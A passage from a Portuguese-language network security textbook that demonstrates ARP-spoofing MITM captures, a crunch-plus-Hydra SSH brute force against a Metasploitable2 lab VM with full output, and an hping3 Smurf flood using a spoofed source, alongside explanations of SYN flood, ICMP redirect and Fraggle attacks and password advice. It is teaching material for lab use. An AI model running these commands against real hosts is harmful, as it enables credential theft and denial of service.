287	15.013907425	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
288	15.014067150	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use..)

Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: 08:00:27:8d:92:49, Dst: 08:00:27:a5:22:dc
 Duplicate IP address detected for 192.168.33.20 (08:00:27:8d:92:49) - also in use by 08:00:27:98:ee:12 (frame 3)
 Duplicate IP address detected for 192.168.33.18 (08:00:27:a5:22:dc) - also in use by 08:00:27:8d:92:49 (frame 3)
 Address Resolution Protocol (reply)

Figura 7.13 – Fluxograma simplificado do *shell script*
 Fonte: Elaborada pelo autor (2020)

Por meio da análise da figura “Fluxograma simplificado do *shell script*”, a qual ilustra parcialmente a sessão capturada pelo Wireshark, é possível observar por intermédio do destaque vermelho, que tanto o endereço IP do alvo, quanto o endereço IP do servidor, foram associados ao endereço MAC do atacante, dessa maneira, permitindo que esse último capture e inspecione o tráfego (MITM).

O mesmo pode ser verificado também por meio do destaque amarelo (figura “Fluxograma simplificado do *shell script*”), o qual permite concluir ainda que, embora a forma adotada para a implementação do MITM seja simples e eficiente, a detecção e dissipação do ataque sob tais circunstâncias também não representa desafio maior ao time de segurança.

Aplicando-se agora ao tráfego capturado, **um filtro simples baseado no protocolo HTTP, é possível verificar a(s) página(s) web visitada(s) pelo usuário** (figura Página web acessada pelo usuário), apenas solicitando ao Wireshark a exibição do HTTP Stream.

No.	Time	Source	Destination	Protocol	Length	Info
42	8.954189505	192.168.33.20	192.168.33.18	HTTP	370	GET / HTTP/1.1
60	8.910556717	192.168.33.18	192.168.33.20	HTTP	71	HTTP/1.1 200 OK
66	9.167019314	192.168.33.20	192.168.33.18	HTTP	300	GET /favicon.ico
72	9.168494234	192.168.33.18	192.168.33.20	HTTP	581	HTTP/1.1 404 Not Found
76	9.204822721	192.168.33.20	192.168.33.18	HTTP	360	GET /favicon.ico
78	9.205448561	192.168.33.18	192.168.33.20	HTTP	581	HTTP/1.1 404 Not Found
91	12.389830522	192.168.33.20	192.168.33.18	HTTP	422	GET /phpMyAdmin/
107	12.873503714	192.168.33.18	192.168.33.20	HTTP	71	HTTP/1.1 200 OK
111	12.963825908	192.168.33.20	192.168.33.18	HTTP	600	GET /phpMyAdmin/
121	12.968035794	192.168.33.20	192.168.33.18	HTTP	485	GET /phpMyAdmin/
131	13.065667627	192.168.33.20	192.168.33.18	HTTP	490	GET /phpMyAdmin/
137	13.041089510	192.168.33.18	192.168.33.20	HTTP	1426	HTTP/1.1 200 OK
159	13.050209746	192.168.33.20	192.168.33.18	HTTP	447	HTTP/1.1 200 OK
251	13.102733791	192.168.33.18	192.168.33.20	HTTP	71	HTTP/1.1 200 OK
255	13.103345705	192.168.33.20	192.168.33.18	HTTP	495	GET /phpMyAdmin/
261	13.104802111	192.168.33.18	192.168.33.20	HTTP	1678	HTTP/1.1 200 OK
265	13.299093798	192.168.33.20	192.168.33.18	HTTP	635	GET /phpMyAdmin/
266	13.299523136	192.168.33.18	192.168.33.20	HTTP	635	GET /phpMyAdmin/

Frame 42: 370 bytes on wire (3032 bits), 370 bytes captured (3032 bits) on interface 0
 Ethernet II, Src: 08:00:27:98:ee:12, Dst: 08:00:27:8d:92:49
 Internet Protocol version 4, Src: 192.168.33.20, Dst: 192.168.33.18
 Transmission Control Protocol, Src Port: 40410, Dst Port: 80, Seq: 1, Ack: 1, Len: 313
 Hypertext Transfer Protocol

Figura 7.14 – Fluxograma simplificado do *shell script*
 Fonte: Elaborada pelo autor (2020)

Basta clicar com o botão direito sobre o pacote HTTP, e no menu que surge, escolher as opções Follow -> HTTP Stream.



Figura 7.15 – Página web acessada pelo usuário
Fonte: Elaborada pelo autor (2020)

7.3.3 Ataques por Força Bruta (Brute Force Attacks)

Ataques por força bruta podem ter diferentes definições, mas serão tratados aqui como um processo de tentativa e erro para descoberta das credenciais do usuário para acesso a um serviço, definindo-se ainda credenciais como o conjunto *username* mais senha. Esse tipo de ataque é comum tanto nas redes locais quanto na Internet, como: contraportais, *webmails* e serviços FTP autenticados.

Os ataques por força bruta podem ser classificados em três categorias (quadro “Tipos de ataques por força bruta”):

Tipo de ataque	Descrição
Dictionary Attacks	Basicamente, os dicionários consistem em arquivos texto contendo informações a serem testadas pelo atacante, por meio de ferramentas especializadas, contra os mecanismos de autenticação do serviço (por exemplo, SSH). São essencialmente grandes listas com potenciais <i>usernames</i> e/ou senhas. Nesta modalidade, o ataque se encerra quando as credenciais do usuário são descobertas ou quando a lista é esgotada.
Search Attacks	Nesta modalidade, são testadas todas as combinações possíveis de um determinado conjunto de caracteres, considerando-se também a possível faixa de variação do comprimento da senha. Este ataque pode consumir muito tempo, dada a grande quantidade de combinações possíveis para descoberta da senha.
Rule-based search attacks	Este tipo de ataque usa regras específicas para gerar as possíveis variações que comporão a senha, por exemplo, a partir do <i>username</i> ou do nome da empresa e, ainda, fixando uma parte da senha e variando outra parte com base em máscaras predeterminadas.

Quadro 7.4 – Tipos de ataques por força bruta
Fonte: ibm.com (2018)

A implementação desse tipo de ataque no cenário de estudo partirá da hipótese que o time de segurança deseja verificar se a senha que compõe as credenciais utilizadas por um dos administradores do servidor (VM Metasploitable2), é realmente adequada.

Para isso:

a) A partir do *host* do atacante (VM Debian2), será instalado o pacote do Hydra, uma das ferramentas mais populares para ataques de força bruta – a partir de um terminal privilegiado (*root*), digitar a linha de comando:

```
#apt-get install hydra -y
```

b) Para geração do dicionário (*wordlist*) será instalado o pacote do Crunch, uma ferramenta capaz de criar *wordlists* aptas a aplicação em qualquer das modalidades de ataque anteriormente descritas:

```
#apt-get install crunch -y
```

c) A parte inicial do ataque consistirá na criação do dicionário (*wordlist*) que conterá as senhas a serem testadas. Já é sabido que a VM Metasploitable2 tem um usuário cujas credenciais (*username* e senha) são, respectivamente, *msfadmin* e *msfadmin*. Para efeito desta demonstração, consideraremos já serem conhecidas apenas uma parte da senha e seu tamanho total. Assim sendo, a melhor abordagem

para criação da *wordlist* será a *rule-based search*, uma vez que uma parte da senha já é conhecida (digamos, a *string* “msfad”), bem como seu tamanho final (8 caracteres); admitindo-se ainda que os três últimos caracteres que comporão a senha poderão assumir qualquer combinação formada pelos caracteres: m,M,i,l,n,N,0,1,2,3,%,# . Portanto, considerando-se que os **três** últimos caracteres da senha poderão assumir **doze** valores diferentes cada, é possível determinar que essa *wordlist* será composta por 12^3 ou 1.728 diferentes combinações, com 8 caracteres cada, a serem testadas.


A criação da *wordlist* poderá ser feita com base na seguinte linha de comando:

```
#crunch 8 8 mMIlnN0123%# -t msfad@@@ -o wlist.txt
```

Essa linha instrui o *crunch* para que crie uma *wordlist* chamada wlist.txt, a qual deverá ter sua saída gravada na forma de um arquivo, e não simplesmente impressa na tela (-o wlist.txt).

De acordo com o *template* fornecido, cada senha gerada pela ferramenta terá comprimento igual a 8 caracteres, sendo composta (em sua primeira parte) pelos cinco caracteres da *string* “msfad”, complementados por mais três, produzidos pelas possíveis combinações dos caracteres da *string* mMIlnN0123%#.

A execução da referida linha de comando produz a saída exibida na figura “Geração de wordlist”.



```
root@debian02:/home/user1# crunch 8 8 mMIlnN0123%# -t msfad@@@ -o wlist.txt
Crunch will now generate the following amount of data: 15552 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1728
crunch: 100% completed generating output
root@debian02:/home/user1#
```

Figura 7.16 – Geração de wordlist
Fonte: Elaborada pelo autor (2020)

Pelos destaques é possível confirmar a produção de 1.728 senhas como resposta à linha de comando processada, gerando um arquivo texto com aproximadamente 16kB.

d) A efetivação do ataque se dará por intermédio do Hydra, executado conforme a linha de comando:

```
#hydra -l msfadmin -P wlist.txt -V -f -t 4 192.168.33.18 ssh
```

O THC Hydra é uma das ferramentas mais populares e amplamente utilizadas para testes de força bruta, capaz de realizar ataques por dicionário em mais de 50 protocolos diferentes, tais como http, ssh, telnet e smb.

A linha de comando utilizada solicita ao Hydra que execute o ataque utilizando o *username* msfadmin com cada senha disponível na *wordlist* (dicionário) wlist.txt. Para melhor acompanhamento de suas atividades, a opção **-V** (verbose) foi especificada, fazendo com que cada tentativa efetuada pela ferramenta seja mostrada na tela. A opção **-f** interromperá o processo assim que a primeira credencial for descoberta (username/senha), sendo que a ferramenta realizará quatro *tasks* (simplicadamente, testará quatro combinações username/senha paralelamente), contra o serviço ssh do *host* 192.168.33.18 (VM Metasploitable2).

A figura “Ataque por dicionário com o Hydra” exhibe o resultado da execução da referida linha de comando pela ferramenta.

```
root@debian02:/home/user1# hydra -l msfadmin -P wlist.txt -V -f -t 4 192.168.33.18 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organization
s, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-05 14:57:25
[1]
[DATA] max 4 tasks per 1 server, overall 64 tasks, 1728 login tries (l:l/p:1728), -6 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 1 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 2 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 3 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 4 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 5 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 6 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 7 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm" - 8 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm2" - 9 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm3" - 10 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm4" - 11 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm5" - 12 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm6" - 13 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm7" - 14 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm8" - 15 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm9" - 16 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm10" - 17 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm11" - 18 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm12" - 19 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm13" - 20 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmnm14" - 21 of 1728 [child 0] (0/0)
[2]
[22][ssh] host: 192.168.33.18 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.33.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-05 14:57:35
[3]
root@debian02:/home/user1#
```

Figura 7.17 – Ataque por dicionário com o Hydra
Fonte: Elaborada pelo autor (2020)

Na linha identificada pelo índice [1] da figura acima, a ferramenta especifica que realizará quatro *tasks* paralelamente, contra um único servidor, identificadas pelas

childs 0 a 3 (índice [2]). A linha identificada pelo índice [3] reporta que o serviço *ssh* do *host* 192.168.33.18 foi acessado com o *login (username)* *msfadmin* e senha *msfadmin*, valendo observar, ainda, os *timestamps* de início e finalização do ataque, dos quais pode-se concluir que o processo durou apenas 10 segundos.

Essa simples demonstração permite concluir que a eficácia dos ataques por força bruta (baseados em dicionários) tem íntima ligação com a “qualidade” da *wordlist* utilizada pela ferramenta. Não obstante, é notório também que quanto mais forte for a senha – com tamanho e complexidade adequados –, maior será o tempo necessário à sua descoberta e, conseqüentemente, maiores as chances de descoberta do ataque.

Em sua Cartilha de Segurança para Internet, o cert.br recomenda que sejam evitadas algumas práticas bastante comuns quando da criação de senhas, como:

- O uso de qualquer tipo de dado pessoal, como: nome, sobrenome, RG, CPF, datas e placas de veículos, dentre outros.
- O uso de sequências de teclado, tais como: *qwerty*, *QweRtY*, *12345* e *@#%* dentre outras.
- O uso de palavras que componham listas, tais como: nomes de times de futebol, nomes de músicas e personagens filmes, dentre outros.

É importante ressaltar, entretanto, que uma boa senha deve ser forte (difícil de ser descoberta) e bem estruturada, porém, fácil de ser lembrada. Nesse sentido, o cert.br recomenda que as senhas tenham comprimento e complexidade adequados (quanto maior e mais aleatória, melhor) e que sejam utilizados em sua constituição números aleatórios, caracteres (maiúsculos e minúsculos) e caracteres especiais.

Porém, para que uma senha com tal estruturação seja também fácil de se lembrar, recomenda-se ainda:

- **Selecionar caracteres de uma frase:** tome-se como referência uma frase bem conhecida pelo usuário, selecionando então, a primeira, a segunda ou a última letra de cada palavra, por exemplo: "O Cravo brigou com a Rosa debaixo de uma sacada" pode-se gerar a senha: *?OCbcaRddus* (a interrogação inicial atende à recomendação de uso de caracteres especiais).

- **Utilizar frases longas:** tome-se como referência uma frase longa, bem conhecida e memorizada pelo usuário, e que, se possível, contenha diferentes tipos de caracteres, evitando-se, entretanto, citações comuns e ditados populares, bem como, frases que possam ser diretamente ligadas ao usuário, como o refrão de uma música. Como exemplo de senha com tal estruturação pode-se considerar: "1 dia ainda verei os aneis de Saturno!!!".
- **A criação de padrões pessoais de substituição de caracteres**, por exemplo, tendo como base a semelhança visual ("w" e "vv") ou fonética ("ca" e "k") entre os caracteres.

Em relação a esta última sugestão, entretanto, deve-se evitar analogias ou aplicação direta do “alfabeto hacker” - também conhecido **leet**, por exemplo: h4ck3r, e outras práticas já bastante populares, tais como, a substituição isolada da letra “o” pelo número 0 ou da letra l (“i” maiúsculo) pelo número 1, dentre outras.

O *leet*, também por vezes referenciado como *eleet* ou ainda *leetspeak*, tem origem na palavra inglesa *elite*, e se apresenta como um alfabeto alternativo aplicável ao idioma inglês, principalmente na Internet, utilizado basicamente por grupos de elite da grande rede (*hackers*).

O *leet* usa diferentes combinações dos caracteres ASCII em substituição ao uso das letras, observando que em decorrência disso, várias grafias podem ser observadas para uma mesma palavra, como a própria palavra *leet*, a qual pode ser grafada como l33t, 1337 ou l337. Com relação a essa característica de substituição dos caracteres tradicionais por caracteres alternativos, o *leet* também pode ser encarado como um tipo simples de cifragem criptográfica.

A figura abaixo representa uma tabela *leet*, atenção ao aviso no destaque.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
4	6	o)	3] =	6	/~ /	1	_	X	1	v	\	0	*	(,)	2	5	7	π	\ /	\ \ /	z	j	2
Λ	8	<	o	&	ph	&	[~]	!	_ /	<	£	em	^ /	()	o	()_	12	\$	+	_	v	vv	><	' /	~ /
@	13	(ø	ε)	(_+)]~[]	(1_]V[// \ \ /	oh	*	0_	?	z	- ~	Y3W	\ \ /	' //	κ	' (z
/ \	I3	()	£	=	9)~(eye	z	½		(T)	/ \ /	[]	^ (o)	<	/2	5	1	L	\ \ ') (- /	> _	
^	3	(c)	()	ë	(=	C~	(~)	3y3	< /	_	[V]	[\]	p	>	cue	I2	ehs	'] [μ	\ ^ /	ecks	' /	3		
aye	8	sea	I>	[~	I=	gee	!~:	ai	(/	1J	nn	< \ >	x	"	9	^	es	t	[_]	(n)	x	ψ	7_		
ð	P>		>	~		(y,	~	i	_?	~	// \ \ / \ \	(\)	Ω	?	o,	~	ez		\ _ /	\ \ /		*	φ		
ci	:	?	ø		(_~	~] [_)		\ /	[\]			9	(,)	1z			\ \	\ \ /) (λ			
λ	!3	T)			cj]~[:	i		/ \ /	// []	[] D	()	(,)	(r)			/ _ /	\ /		ex	q			
Z	(3	0) (] [(u)	/V	°	q	12					()	\ _ _ /					
/3		ø			?					(V)	ω	7	[z							\ \ / \ \ /					
)3		cl)~((\ /)	[\]	q	'							\ _ : _ /					
]3					#					/ \ \] \ [p	12							(\ /)					
					aych					^ ^	~	q	12] I [
										/ /		ø	2							LL1					
										// .		D	.							UU					
										. \ \										W					
										/ ^ \										q					
										/ v \															
										[\ / []															
										! ^ ^ !															

Figura 7.18 – Tabela *leet*
Fonte: lingojam.com (2018)

É importante observar que essa tabela deve ser utilizada como uma referência, e não como uma ferramenta de tradução completa. O *leet* é constantemente alterado e nem todas as substituições puderam, nem poderão ser incluídas na tabela.

1f y0u th1nk 73chn0l06y c4n 50lv3 y0ur 53cur17y
pr0nl3m5 7h3n y0u d0n'7 und3r574nd 7h3 pr0bl3m5
4nd y0u d0n'7 und3r574nd 7h3 73chn0l06y.

bruc3 5chn313r

Figura 7.19 – Mensagem cifrada com *leet*
Fonte: Adaptada pelo autor (2020)

7.4 Variações dos ataques de negação de serviço

De maneira geral, pode-se dizer que os ataques mais comuns às redes locais recaem, essencialmente, sobre as três categorias abordadas neste capítulo: negação de serviço (DoS), interceptação e análise de tráfego (*sniffing*) e força bruta (para descoberta de credenciais). Entretanto, cada uma dessas categorias pode apresentar diversas variações, das quais, abordaremos mais duas referentes a ataques DoS.

7.4.1 Ataques Smurf

O Smurf é um ataque de negação distribuído (DDoS – *Distributed Denial of Service*), no qual o atacante fraudula (“spoofa”) o endereço IP da vítima, e envia grande quantidade de pacotes ICMP tipo *echo-request* ao endereço de *broadcast* da rede, fazendo com que os demais *hosts* ativos na rede respondam diretamente à vítima, a qual poderá se tornar temporariamente indisponível.

Em outras palavras, o Smurf é um vetor de ataque de amplificação que potencializa ataques de negação de serviço (DoS) valendo-se da característica de *broadcast* da rede de comunicação.

A figura abaixo ilustra a taxonomia do ataque Smurf.




Figura 7.20 – Taxonomia dos ataques Smurf
Fonte: pt.wikipedia.org/wiki/Ataque_Smurf (2018)

Com base na figura “Taxonomia dos ataques Smurf”, é possível observar que o atacante, ao enviar pacotes *echo request* ao endereço de *broadcast* da rede, utilizando-se para isso do endereço do *host* alvo como endereço de origem desses pacotes, acaba por direcionar ao alvo as respostas dos demais *hosts* ativos na rede.

Diversas ferramentas estão disponíveis para implementação desse tipo de ataque. A figura “Cenário para teste do Smurf” ilustra o cenário adotado para demonstração, utilizando-se do *hping3* - uma ferramenta bastante simples, porém muito completa e versátil, que possibilita a montagem de pacotes especialmente para testes de segurança.




Figura 7.21 – Cenário para teste do Smurf

Fonte: Elaborada pelo autor (2020)

Os pontos verdes na figura “Cenário para teste do Smurf” indicam que os *hosts* (VPCS) estão em execução, sendo os números próximos a cada um desses pontos, a parte final (quarto octeto) do endereço IP do respectivo *host*. Tomando-se como exemplo o PC-1, o respectivo endereço IP é 192.168.122.7.

A partir do *host* do atacante (VM Debian2), executa-se a seguinte linha de comando:

```
#hping3 -1 -flood -a 192.168.122.11 192.168.122.255
```

A referida linha solicita ao hping3 que inunde (--flood) o endereço de *broadcast* da rede (192.168.122.255) com pacotes ICMP (-1), tendo como endereço de origem desses pacotes o endereço IP 192.168.122.11, o qual, na verdade, não é o endereço IP do atacante, mas sim, do alvo.

A figura “Finalização de ataque Smurf (a)” ilustra a resposta da ferramenta, ao se interromper o processo.

```

root@debian02:/home/user1# hping3 -l --flood -a 192.168.122.11 192.168.122.255
HPING 192.168.122.255 (enp0s3 192.168.122.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.255 hping statistic ---
89632 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@debian02:/home/user1#

```

Figura 7.22 – Finalização de ataque Smurf (a)

Fonte: Elaborada pelo autor (2020)

Do destaque na figura “Finalização de ataque Smurf (a)” é possível verificar que 89.632 pacotes (ICMP) foram enviados ao endereço de *broadcast* da rede, sem que o atacante fosse inundado pelas respostas (“0 packets received”), uma vez que o endereço do alvo foi fraudado como endereço de origem dos pacotes enviados.

A figura “Finalização de ataque Smurf (b)” ilustra os pacotes capturados pelo Wireshark durante o ataque, reforçando o anteriormente exposto.

No.	Time	Source	Destination	Protocol	Length	Info
16	11.908905	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2304/9, ttl=64 (no response found!)
17	11.908969	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2560/10, ttl=64 (no response found!)
18	11.909086	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2816/11, ttl=64 (no response found!)

Figura 7.23 – Finalização de ataque Smurf (b)

Fonte: Elaborada pelo autor (2020)

7.4.2 Ataques por SYN Flood

O ataque por SYN Flood também é um tipo de ataque de negação de serviço.

É fato bem conhecido que as conexões TCP são estabelecidas por intermédio de um processo denominado 3WAY Handshake, inicializado quando um *host* envia ao seu par um pacote com a *flag* SYN habilitada em seu cabeçalho. Por sua vez, o *host* que recebe tal pacote responde ao remetente com um conjunto SYN+ACK atestando, dessa forma, haver entendido a solicitação para sincronização necessária ao estabelecimento da conexão, e permanece aguardando pelo ACK final, a ser enviado pela outra ponta, para estabelecimento da conexão.

No ataque por SYN Flood, esse último ACK nunca é enviado pelo atacante, o qual, entretanto, continua inundando o alvo com novas requisições de conexão, sem, entretanto, efetivamente estabelecê-las; podendo, dessa forma, acabar por exaurir a capacidade do alvo de atender a novas requisições (figura Ataque SYN Flood).




Figura 7.24 – Ataque SYN Flood
Fonte: incapsula.com/ddos/ (2018)

7.4.3 Ataques por ICMP Redirect

Mensagens de redirecionamento ICMP são empregadas pelos roteadores para notificar os *hosts* no *link* de dados, da disponibilidade de uma rota melhor para um destino específico. Roteadores CISCO enviam mensagens ICMP Redirect quando todas as condições a seguir forem satisfeitas:

- Quando a interface pela qual o pacote adentra o roteador for a mesma interface pela qual o pacote será roteado.
- Quando a rede/sub-rede do endereço IP de origem do pacote estiver na mesma rede/sub-rede do endereço IP do próximo salto do pacote roteado.
- Quando o datagrama não for *source-routed*.
- Quando o kernel estiver configurado para envio de *redirects*.

Entretanto, a exemplo da manipulação dos pacotes ARP efetuados nas demonstrações iniciais neste capítulo, um atacante também pode criar pacotes ICMP Redirect (ICMP tipo 5, código 0), e dessa forma, instruir o alvo a modificar sua tabela de roteamento, assim, o redirecionado a um nó inválido – causando negação de

serviço (DoS), ou mesmo a um nó controlado pelo próprio atacante, como um servidor que publica um clone de algum website.

7.4.4 Ataques Fraggle

Ataques Fraggle são semelhantes aos ataques Smurf, e constituem uma forma alternativa de UDP *flood* (inundação por pacotes UDP). Também no Fraggle o atacante utiliza o endereço IP do alvo como se fosse o seu (IP *spoofing*), enviando pacotes UDP para o endereço de *broadcast* da rede, dessa forma gerando tráfego não solicitado, que poderá consumir a banda disponível para o alvo, tornando-o indisponível.

Existem vários serviços legítimos como DHCP (portas 67,68), DNS (porta 53), SNMP (porta 161) e NTP (porta 123), dentre outros que geram tráfego UDP; portanto, tráfego UDP (de maior intensidade) em portas desprivilegiadas (1024 ou superiores), pode indicar um ataque Fraggle.

7.5 Mitigação do arp cache poisoning

